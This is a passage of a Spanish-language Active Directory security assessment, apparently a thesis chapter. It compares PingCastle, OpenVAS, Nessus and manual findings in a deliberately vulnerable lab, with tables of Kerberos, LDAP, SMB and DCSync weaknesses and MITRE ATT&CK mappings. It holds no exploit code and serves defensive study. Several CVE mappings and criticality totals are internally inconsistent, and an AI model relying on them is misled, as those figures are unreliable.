La configuración de credenciales autenticadas (DOMAIN\tokio) no mejoró significativamente la detección de vulnerabilidades implementadas:

◆ **Comparación de resultados:**

➢ **Vulnerabilidades detectadas**: 2 (idéntico al escaneo sin credenciales)

➢ **Criticidad máxima**: Medium (sin cambios)

➢ **Tiempo de ejecución**: ~25 minutos (vs 15 min sin credenciales)

➢ **CVEs cerrados identificados**: 7+ (clasificados incorrectamente como mitigados)

Discrepancia con Análisis Especializado

◆ **Comparación OpenVAS vs PingCastle:**

Aspecto	OpenVAS	PingCastle	Discrepancia
Vulnerabilidades activas detectadas	2	16	800% diferencia
Criticidad máxima identificada	Medium (5.0)	Critical (9.5)	Subestimación significativa
Configuraciones AD específicas	No detectadas	16 reglas específicas	Limitación metodológica
Políticas débiles identificadas	0	8 críticas	Falta de contexto AD

Análisis Consolidado de Resultados

- **Limitaciones de Detección Automatizada:** El análisis reveló una **discrepancia significativa** entre la detección automatizada y el análisis especializado. OpenVAS identificó vulnerabilidades críticas relacionadas con protocolos SMB mediante CVEs específicos, pero las clasificó incorrectamente como **"cerradas"** debido a algoritmos de detección que asumen la presencia de parches de seguridad, sin validar las configuraciones específicas implementadas intencionalmente.

- **Confirmación de Limitaciones Documentadas:** Los resultados confirman las limitaciones inherentes de las herramientas automatizadas para detectar configuraciones contextuales específicas de Active Directory, independientemente del nivel de acceso proporcionado. Las **2 vulnerabilidades activas** detectadas representan una fracción mínima de la superficie de ataque real confirmada en el healthcheck especializado.

- **Validación Metodológica:** Este análisis valida la decisión de implementar una metodología híbrida que combine herramientas especializadas (PingCastle) con validación automatizada, demostrando que las herramientas automatizadas multipropósito presentan limitaciones significativas en la detección de configuraciones específicas del ecosistema Active Directory empresarial.

4.6.3 Validación complementaria con Nessus

Se implementaron escaneos complementarios con Nessus para validación cruzada utilizando una herramienta comercial líder de la industria con capacidades especializadas para entornos

Active Directory.

Configuración y Acceso

◆ **Configuración implementada:**

```
# Acceso a interfaz web de Nessus
https://localhost:8834

# Configuración de usuario y licencia Essentials
# Target: 192.168.37.10
```


Escaneos realizados y evidencias

1. Active Directory Starter Scan:


- Perfil especializado específicamente diseñado para detectar configuraciones incorrectas en Active Directory

2. Advanced Scan:


- Configuración exhaustiva con capacidades completas de detección




[Evidencia: 82_Nessus_AD_Starter_Config.png] - Configuración AD Starter Scan.



Evidencia: [83_Nessus_AD_Starter_Results.png] - Resultados AD Starter Scan.



[Evidencia: 84_Nessus_Advanced_Config.png] - Configuración Advanced Scan.



[Evidencia: 85_Nessus_Advanced_Results.png]- Resultados Advanced Scan.

Nota técnica: *A pesar de utilizar un perfil específicamente diseñado para Active Directory, el escaneo "AD Starter Scan" produjo resultados significativamente inferiores al "Advanced Scan", detectando únicamente información básica del sistema sin identificar vulnerabilidades de seguridad.*

🏛️ Matriz de resultados por configuración					
Tipo de Escaneo	**Vuln. Críticas**	**Vuln. Altas**	**Vuln. Medias**	**Vuln. Bajas**	**Información**
AD Starter Scan	0	0	0	0	2
Advanced Scan	0	1 (ICMP Timestamp)	0	0	28

Limitaciones de Detección Automatizada

Las herramientas automatizadas detectaron únicamente 2 vulnerabilidades de impacto limitado (1 media, 1 baja), representando solo el **17% de la superficie de ataque real** del entorno Active Directory. Estas vulnerabilidades complementan pero no sustituyen el análisis manual especializado.

Analisis Consolidado de Resultados

Los escaneos con Nessus revelaron una **discrepancia aún más pronunciada** que OpenVAS en la detección de vulnerabilidades implementadas. A pesar de utilizar un perfil específicamente diseñado para Active Directory ("AD Starter Scan"), la herramienta no logró identificar ninguna de las vulnerabilidades críticas configuradas intencionalmente.

Vulnerabilidades NO detectadas por Nessus

- Acceso LDAP Anónimo Habilitado
- SMB signing opcional
- Sesiones nulas SMB activas
- Acceso IPC$ sin autenticación
- Políticas de contraseñas débiles

Vulnerabilidades Detectadas Automáticamente

◆ **Consolidación OpenVAS + Nessus:**

Finalmente se presenta una Matriz con las 2 vulnerabilidades que se obtuvieron con las herramientas OpenVas y Nessus.

Vulnerabilidades Detectadas Automáticamente

2 VULNERABILIDADES AUTOMATIZADAS	0 CRITICIDAD CRÍTICA	1 CRITICIDAD MEDIA	1 CRITICIDAD BAJA

ID	VULNERABILIDAD	HERRAMIENTA	CVSS	CRITICIDAD	VECTOR
AUTO-001	DCE/RPC and MSRPC Services Enumeration Enumeración de servicios RPC expuestos	OPENVAS	5.0	MEDIA	135/TCP
AUTO-002	ICMP Timestamp Reply Information Disclosure Divulgación de información temporal del sistema	OPENVAS/NESSUS	2.1	BAJA	ICMP

⚠ **LIMITACIONES DE DETECCIÓN AUTOMATIZADA**

Las herramientas automatizadas detectaron únicamente **2 vulnerabilidades de impacto limitado** (1 media, 1 baja), representando solo el **17% de la superficie de ataque real** del entorno Active Directory. Estas vulnerabilidades complementan pero no sustituyen el análisis manual especializado.

4.6.4 Análisis Comparativo de Efectividad en Detección Automatizada

La ejecución de tres herramientas automatizadas sobre el mismo objetivo (192.168.37.10) permitió establecer métricas cuantitativas de efectividad según la especialización técnica de cada solución.

Matriz Comparativa de Efectividad en Detección Automatizada

Matriz Comparativa de Efectividad en Detección Automatizada			
Herramienta	**Vulnerabilidades Detectadas**	**Efectividad**	**Tiempo Ejecución**
PingCastle	16/16	100%	~5 min
OpenVAS "Full and fast"	2/16	12.5%	~15 min
OpenVAS "Discovery"	1/16	6.3%	~12 min
Nessus "AD Starter"	0/16	0%	~8 min
Nessus "Advanced"	1/16	6.3%	~12 min

– Distribución de Detecciones por Categoría

- **PingCastle (Especializada AD):**
  - **Configuraciones AD específicas:** 16/16 (100%)
  - **Risk Rules activas identificadas:** 16
  - **Análisis de Control Paths:** 24 objetos mapeados
  - **Puntuación cuantitativa:** 90/100
- **OpenVAS (Generalista):**
  - **Enumeración de servicios:** 1/1 (RPC 135/tcp)
  - **Information disclosure:** 1/1 (ICMP timestamp)
  - **Configuraciones AD específicas:** 0/16 (0%)
- **Nessus (Generalista):**
  - **Information disclosure:** 1/1 (ICMP timestamp)
  - **Configuraciones AD específicas:** 0/16 (0%)
  - **Perfil especializado AD:** Sin mejoras detectables

Análisis de Efectividad por Especialización

Criterio	PingCastle	OpenVAS	Nessus	Brecha de Efectividad
Configuraciones AD específicas	16	0	0	100% vs 0%

Políticas de seguridad débiles	8	0	0	800% diferencia
Control Paths críticos	24 objetos	0	0	Análisis exclusivo
Tiempo de ejecución	5 min	15 min	12 min	3x más eficiente

Limitaciones Técnicas Identificadas

◆ **Herramientas Generalistas:**

- Dependencia de bases CVE sin evaluación contextual
- Algoritmos de detección basados en firmas predefinidas
- Clasificación incorrecta de vulnerabilidades activas como mitigadas
- Ausencia de comprensión arquitectural Active Directory

◆ **Correlación con Vulnerabilidades Implementadas:**

- **VULN-PC-001 a VULN-PC-016:** Solo detectadas por PingCastle
- **Configuraciones manuales (SMB, LDAP, políticas):** No detectadas por herramientas automatizadas
- **CVEs genéricos:** Detectados por OpenVAS/Nessus pero irrelevantes para el análisis

Impacto en la Metodología de Análisis

◆ **Discrepancia cuantificada:**

- **87.5-100% diferencia** entre herramientas especializadas y generalistas
- **Brecha de detección crítica:** 14-16 vulnerabilidades no identificadas por herramientas generalistas
- **Falsos negativos masivos:** Configuraciones críticas clasificadas como seguras

◆ **Validación del enfoque híbrido:** La discrepancia masiva confirma la necesidad de combinar:

1. **Herramientas especializadas** (PingCastle) para detección contextual
2. **Herramientas generalistas** (OpenVAS/Nessus) para cobertura amplia de CVEs
3. **Análisis manual** para validación técnica específica

Preparación para Análisis Manual

La discrepancia del 87.5-100% establece la necesidad de análisis manual para:

- **Validación técnica** de configuraciones específicas no automatizables
- **Correlación** con vulnerabilidades implementadas mediante framework Vulnerable-AD

- **Identificación de vectores** que requieren comprensión contextual del entorno

Conclusión metodológica

Las métricas cuantitativas demuestran que la especialización técnica supera significativamente a la amplitud generalista en la detección de configuraciones específicas de Active Directory, validando la decisión de priorizar herramientas especializadas en la metodología híbrida implementada.

4.6.5 Introducción al Análisis Manual

El análisis manual especializado representa la fase crítica de validación y correlación técnica de vulnerabilidades identificadas. Mientras que los escaneos automatizados proporcionan una perspectiva cuantitativa inicial, el análisis manual permite validación contextual de configuraciones específicas, identificación de vectores complejos y correlación directa con implementaciones del framework Vulnerable-AD.

La necesidad quedó demostrada en fases previas: PingCastle alcanzó 100% efectividad en detección de vulnerabilidades específicas de AD, mientras que herramientas generalistas (OpenVAS/Nessus) presentaron limitaciones significativas con efectividades del 12.5% y 6.3% respectivamente.

Metodología de Correlación Aplicada

- **Triangulación de tres fuentes principales:**

1. **Configuraciones Implementadas**: Vulnerabilidades del framework Vulnerable-AD y configuraciones manuales.
2. **Hallazgos de Enumeración**: Resultados con credenciales autenticadas
3. **Validación Técnica**: Consulta directa a configuraciones del sistema, políticas GPO y servicios críticos

Inventario de Vulnerabilidades del Análisis Manual

◆ **Estadísticas del Análisis Manual Especializado**

El análisis manual especializado ha identificado y validado **12 vulnerabilidades adicionales** que no fueron detectadas por las herramientas automatizadas generalistas, demostrando la criticidad de aplicar técnicas de análisis contextual en entornos Active Directory.

- **12 vulnerabilidades adicionales** identificadas no detectadas por herramientas

automatizadas generalistas
- **4 categorías técnicas** organizadas por vector de ataque primario
- **CVSS promedio: 8.2** (Criticidad alta confirmada)
- **Impacto principal:** Credential Access (vectores críticos)

◆ Distribución por Criticidad - Análisis Manual

A continuación se presenta el cuadro de distribución por criticidad de las vulnerabilidades que se han encontrado con el análisis manual.

Nota: *Estas vulnerabilidades son adicionales a las identificadas por herramientas automatizadas y serán integradas en el análisis consolidado.*

Catálogo Detallado de Vulnerabilidades por Análisis Manual

◆ Categoría A: Vulnerabilidades de Protocolos de Autenticación (3 vulnerabilidades CVSS 8.0-9.0)

Categoría A: Vulnerabilidades de Protocolos de Autenticación			
ID	**VULN-MAN-001**	**VULN-MAN-002**	**VULN-MAN-003**
Vulnerabilidad	AS-REP Roasting - Cuentas sin Preautenticación Kerberos	Kerberoasting - Service Principal Names Expuestos	Configuraciones Kerberos Inseguras
CVSS	🔴 9.0 (Crítica)	🔴 9.0 (Crítica)	🟠 8.0 (Alta)
CVE Relacionado	CVE-2022-33679	CVE-2022-33679	CVE-2014-6324 (MS14-068)
Origen	Framework Vulnerable-AD	Framework Vulnerable-AD	Configuración por defecto del framework
Vector	Cuentas con atributo DoesNotRequirePreAuth = True	Cuentas de servicio con SPNs configurados	Vector: Políticas de tickets de larga duración

◆ Categoría B: Vulnerabilidades de Protocolos de Red (4 vulnerabilidades CVSS 6.0-9.0)

Categoría B: Vulnerabilidades de Protocolos de Red				
ID	**VULN-MAN-004**	**VULN-MAN-005**	**VULN-MAN-006**	**VULN-MAN-007**
Vulnerabilidad	Acceso LDAP Anónimo Habilitado	SMB Message Signing Opcional	Sesiones Nulas SMB Activas	Servicios NetBIOS Expuestos
CVSS	🔴 9.0 (Crítica)	🔴 8.5 (Crítica)	🟠 7.5 (Alta)	🟡 6.0 (Media)
CVE Relacionado	CVE-2020-1472 (principio similar)	CVE-2019-1040 (NTLM Relay)	CVE-2000-1200 (NULL Session)	CVE-1999-0621 (NetBIOS Information Disclosure)
Origen	Configuración manual implementada	Configuración manual implementada	Configuración manual implementada	Configuración por defecto del sistema
Vector	Puerto 389/tcp sin autenticación requerida	Puerto 445/tcp con signing "enabled but not required"	Acceso IPC$ sin autenticación	Puertos 137-139 UDP/TCP activos

Categoría B: Vulnerabilidades de Protocolos de Red				
Configuraciones Confirmadas	Allow Anonymous Access=1, dsHeuristics=vacío	RequireSecuritySignature=0, EnableSecuritySignature=0	NullSessionShares=IPC$	Servicios <00>, <20>, <1b>, <1c>

◆ Categoría C: Vulnerabilidades de Políticas de Seguridad (3 vulnerabilidades CVSS 8.5-9.5)

Categoría C: Vulnerabilidades de Políticas de Seguridad			
ID	**VULN-MAN-008**	**VULN-MAN-009**	**VULN-MAN-010**
Vulnerabilidad	Políticas de Contraseñas Extremadamente Débiles	Credenciales Expuestas en Descriptions	Membresía Crítica en Grupo DnsAdmins
CVSS	🔴 9.5 (Crítica)	🔴 8.5 (Crítica)	🔴 8.5 (Crítica)
CVE Relacionado	CWE-521 (Weak Password Requirements)	CWE-200 (Information Exposure)	CVE-2021-40469 (DNS Admin Privilege Escalation)
Origen	Framework Vulnerable-AD	Framework Vulnerable-AD	Framework Vulnerable-AD
Vector	Configuraciones GPO del dominio	Atributo Description de cuentas de user	Usuarios asignados al grupo DnsAdmins
Cuentas Afectadas	N/A	jerrilyn.marylynne - Contraseña en texto claro, belia.randa, danit.nichol, ninette.fernanda	N/A
Miembro Identificado	N/A	N/A	kimbell.mariquilla

◆ Categoría D: Vulnerabilidades de Exposición de Información (2 vulnerabilidades CVSS 8.0-9.0)

Categoría D: Vulnerabilidades de Exposición de Información		
ID	**VULN-011**	**VULN-012**
Vulnerabilidad	Base de Usuarios Completamente Expuesta	Configuraciones DCSync Habilitadas
CVSS	🔴 8.0 (Alta)	🔴 9.0 (Crítica)
CVE Relacionado	CWE-200 (Information Exposure)	CVE-2015-0005 (DCSync Attack Vector)

Categoría D: Vulnerabilidades de Exposición de Información		
Origen	Combinación enumeración autenticada + configuraciones débiles	Framework Vulnerable-AD
Información Extraída	103+ usuarios con RIDs, estructura organizacional, 35 privilegios sistema, Domain SID	Permisos DS-Replication-Get-Changes

Análisis de Coincidencias: Automatizado vs Manual

La evaluación comparativa entre metodologías automatizadas y análisis manual especializado revela diferencias críticas en la efectividad de detección de vulnerabilidades en entornos Active Directory. Para evitar duplicidades en el inventario final y establecer correlaciones precisas, se ha realizado un análisis de **coincidencias y superposiciones** entre las vulnerabilidades identificadas por diferentes herramientas.

El análisis de coincidencias integra los hallazgos de tres herramientas automatizadas (PingCastle, OpenVAS, Nessus) con las 12 vulnerabilidades identificadas mediante técnicas manuales especializadas, identificando qué vulnerabilidades representan **el mismo vector de ataque** detectado por múltiples metodologías.

Matriz de Correlación de Vulnerabilidades Coincidentes

A continuación se presenta una Matriz de correlación de vulnerabilidades coincidentes de los hallazgos de las herramientas automatizadas y manuales.

Matriz de Correlación de Vulnerabilidades Coincidentes					
Vulnerabilidad	**PingCastle ID**	**Manual ID**	**OpenVAS/Nessus**	**ID Consolidado**	**Estado**
AS-REP Roasting	VULN-PC-012	VULN-MAN-001	✗ No detectada	VULN-PC-MAN-001	✔ Coincidencia confirmada
LDAP Anónimo	VULN-PC-013	VULN-MAN-004	✗ No detectada	VULN-PC-MAN-004	✔ Coincidencia confirmada
Políticas Contraseñas Débiles	VULN-PC-007	VULN-MAN-008	✗ No detectada	VULN-PC-MAN-008	✔ Coincidencia confirmada
Kerberoasting	✗ No detectada	VULN-MAN-002	✗ No detectada	VULN-MAN-002	➖ Sin coincidencia

Matriz de Correlación de Vulnerabilidades Coincidentes					
SMB Signing Opcional	✗ No detectada	VULN-MAN-005	✗ No detectada	VULN-MAN-005	➖ Sin coincidencia
Sesiones Nulas SMB	✗ No detectada	VULN-MAN-006	✗ No detectada	VULN-MAN-006	➖ Sin coincidencia
NetBIOS Expuesto	✗ No detectada	VULN-MAN-007	✗ No detectada	VULN-MAN-007	➖ Sin coincidencia
Credenciales en Descriptions	✗ No detectada	VULN-MAN-009	✗ No detectada	VULN-MAN-009	➖ Sin coincidencia
DCE/RPC Enumeration	✗ No detectada	✗ No detectada	VULN-OV-001	VULN-OV-001	➖ Sin coincidencia
ICMP Timestamp	✗ No detectada	✗ No detectada	VULN-OV-002	VULN-OV-002	➖ Sin coincidencia

Vulnerabilidades con Coincidencia Confirmada (3 casos)

A continuación se presentan los datos de las vulnerabilidades halladas que coinciden entre herramientas automatizadas y manuales.

Vulnerabilidades con Coincidencia Confirmada (3 casos)				
ID Consolidado	**Vulnerabilidad**	**Detección PingCastle**	**Detección Manual**	**CVSS**
VULN-PC-MAN-001	AS-REP Roasting	5 cuentas identificadas	Validación técnica Get-ADUser	🔴 9.0
VULN-PC-MAN-004	LDAP Anónimo	DSHeuristics detectado	Allow Anonymous Access=1 validado	🔴 9.0
VULN-PC-MAN-008	Políticas de Contraseñas Débiles	MinLen=4, Lockout=0	Validado vía GptTmpl.inf	🔴 9.5

Matriz Consolidada de Vulnerabilidades

A continuación se presenta la Matriz con todas las 27 vulnerabilidades totales encontradas tanto con las herramientas automatizadas como con las herramientas manuales en las fases de reconocimiento y enumeración. En esta matriz ya se unifican las vulnerabilidades coincidentes entre PingCastle y Manuales teniendo únicamente un identificativo.

Matriz Consolidada de Vulnerabilidades - Active Directory

ID VULN	VULNERABILIDAD	FUENTE	CRITICIDAD	CVSS	VECTOR	ESTADO
VULN-PC-001	Control Total Usuario Everyone	PINGCASTLE	CRÍTICA	9.0	T1548	ACTIVO
VULN-PC-002	Cuentas Admin sin Protección Delegación	PINGCASTLE	CRÍTICA	8.5	T1187	ACTIVO
VULN-PC-003	Delegación sin Restricciones Activa	PINGCASTLE	CRÍTICA	8.5	T1558	ACTIVO
VULN-PC-004	Protocolo Autenticación Legacy (NTLMv1)	PINGCASTLE	CRÍTICA	8.5	T1046	ACTIVO
VULN-PC-005	Ausencia de LAPS	PINGCASTLE	CRÍTICA	8.5	T1078	ACTIVO
VULN-PC-006	Backup AD Desactualizado	PINGCASTLE	CRÍTICA	8.5	T1485	ACTIVO
VULN-PC-008	Grupo Schema Administrators Poblado	PINGCASTLE	CRÍTICA	8.5	T1484	ACTIVO
VULN-PC-009	Auditoría Insuficiente en Controladores	PINGCASTLE	ALTA	7.5	T1070	ACTIVO
VULN-PC-010	Servicio Print Spooler Expuesto	PINGCASTLE	ALTA	7.5	T1068	ACTIVO
VULN-PC-011	Registro Máquinas Sin Restricciones	PINGCASTLE	ALTA	7.0	T1136	ACTIVO
VULN-PC-014	Rutas de Red Sin Endurecimiento	PINGCASTLE	MEDIA	6.5	T1040	ACTIVO
VULN-PC-015	Configuraciones Red Incompletas	PINGCASTLE	MEDIA	6.0	T1046	ACTIVO
VULN-PC-016	Contraseñas que Nunca Expiran	PINGCASTLE	MEDIA	6.0	T1078	ACTIVO
VULN-PC-MAN-001	AS-REP Roasting - Sin Preautenticación	CONSOLIDADO	CRÍTICA	9.0	T1558	ACTIVO
VULN-PC-MAN-004	Acceso LDAP Anónimo Habilitado	CONSOLIDADO	CRÍTICA	9.0	T1212	ACTIVO
VULN-PC-MAN-008	Políticas Contraseñas Extremadamente Débiles	CONSOLIDADO	CRÍTICA	9.5	T1110	ACTIVO
VULN-MAN-002	Kerberoasting - SPNs Expuestos	MANUAL	CRÍTICA	9.0	T1558	ACTIVO
VULN-MAN-003	Configuraciones Kerberos Inseguras	MANUAL	ALTA	8.0	T1649	ACTIVO
VULN-MAN-005	SMB Message Signing Opcional	MANUAL	CRÍTICA	8.5	T1557	ACTIVO
VULN-MAN-006	Sesiones Nulas SMB Activas	MANUAL	ALTA	7.5	T1135	ACTIVO
VULN-MAN-007	Servicios NetBIOS Expuestos	MANUAL	MEDIA	6.0	T1046	ACTIVO
VULN-MAN-009	Credenciales Expuestas en Descriptions	MANUAL	CRÍTICA	8.5	T1552	ACTIVO
VULN-MAN-010	Membresía Crítica en Grupo DnsAdmins	MANUAL	CRÍTICA	8.5	T1484	ACTIVO
VULN-MAN-011	Base de Usuarios Completamente Expuesta	MANUAL	ALTA	8.0	T1087	ACTIVO
VULN-MAN-012	Configuraciones DCSync Habilitadas	MANUAL	CRÍTICA	9.0	T1003	ACTIVO
VULN-OV-001	DCE/RPC Services Enumeration	OPENVAS	MEDIA	5.0	T1007	ACTIVO
VULN-OV-002	ICMP Timestamp Information Disclosure	OPENVAS	MEDIA	2.1	T1124	ACTIVO

Inventario Consolidado de Vulnerabilidades Únicas

◆ **Análisis Post-Triangulación Metodológica:**

- **PingCastle (Exclusivas):** 13 vulnerabilidades
- **Manual (Exclusivas):** 9 vulnerabilidades
- **Coincidencias Consolidadas:** 3 vulnerabilidades
- **OpenVAS/Nessus (Exclusivas):** 2 vulnerabilidades
- **TOTAL REAL:** 27 vulnerabilidades únicas

Distribución por Criticidad CVSS v3.1

Distribución por criticidad CVSS v3.1					
Nivel de Criticidad	**PingCastle**	**Manual**	**Coincidencias**	**OpenVAS/Nessus**	**TOTAL REAL**
🔴 **CRÍTICAS (≥8.5)**	8	4	3	0	9 (33%)

Distribución por criticidad CVSS v3.1					
🟠 ALTAS (7.0-8.4)	5	5	0	0	10 (37%)
🟡 MEDIAS (4.0-6.9)	3	3	0	2	8 (30%)
TOTAL	16	12	3	2	27 (100%)

Correlación con Marcos de Seguridad

Para facilitar la integración con marcos de referencia empresariales, se presenta el **mapeo consolidado** de las **27 vulnerabilidades totales** identificadas durante todo el análisis (PingCastle + Análisis Manual + OpenVAS/Nessus) con el marco MITRE ATT&CK Enterprise. Este mapeo integral proporciona una visión completa de las tácticas y técnicas adversarias que podrían explotar el entorno **domain.local**.

Matriz de Mapeo MITRE ATT&CK Enterprise					
ID VULN.	Vulnerabilidad	Fuente	Técnica MITRE	ID Técnica	Táctica Principal
VULN-PC-001	Control Total Usuario Everyone	PingCastle	Abuse Elevation Control Mechanism	T1548	Privilege Escalation
VULN-PC-002	Cuentas Admin sin Protección Delegación	PingCastle	Forced Authentication	T1187	Credential Access
VULN-PC-003	Delegación sin Restricciones Activa	PingCastle	Kerberos Delegation Abuse	T1558.003	Credential Access
VULN-PC-004	Protocolo Autenticación Legacy (NTLMv1)	PingCastle	Network Service Discovery	T1046	Discovery
VULN-PC-005	Ausencia de LAPS	PingCastle	Valid Accounts: Local Accounts	T1078.003	Initial Access
VULN-PC-006	Backup AD Desactualizado	PingCastle	Data Destruction	T1485	Impact
VULN-PC-008	Grupo Schema Administrators Poblado	PingCastle	Domain Policy Modification	T1484.002	Defense Evasion
VULN-PC-009	Auditoría Insuficiente en Controladores	PingCastle	Indicator Removal: Clear Event Logs	T1070.001	Defense Evasion

Matriz de Mapeo MITRE ATT&CK Enterprise					
VULN-PC-010	Servicio Print Spooler Expuesto	**PingCastle**	Exploitation for Privilege Escalation	**T1068**	**Privilege Escalation**
VULN-PC-011	Registro Máquinas Sin Restricciones	**PingCastle**	Domain Account	**T1136.002**	**Persistence**
VULN-PC-014	Rutas de Red Sin Endurecimiento	**PingCastle**	Network Sniffing	**T1040**	**Credential Access**
VULN-PC-0015	Configuraciones Red Incompletas	**PingCastle**	Network Service Discovery	**T1046**	**Discovery**
VULN-PC-016	Contraseñas que Nunca Expiran	**PingCastle**	Valid Accounts: Domain Accounts	**T1078.002**	**Initial Access**
VULN-PC-MAN-001	AS-REP Roasting - Sin Preautenticación	**Consolidado**	AS-REP Roasting	**T1558.004**	**Credential Access**
VULN-PC-MAN-004	Acceso LDAP Anónimo Habilitado	**Consolidado**	LDAP Injection	**T1212**	**Discovery**
VULN-PC-MAN-008	Políticas Contraseñas Extremadamente Débiles	**Consolidado**	Brute Force: Password Spraying	**T1110.003**	**Credential Access**
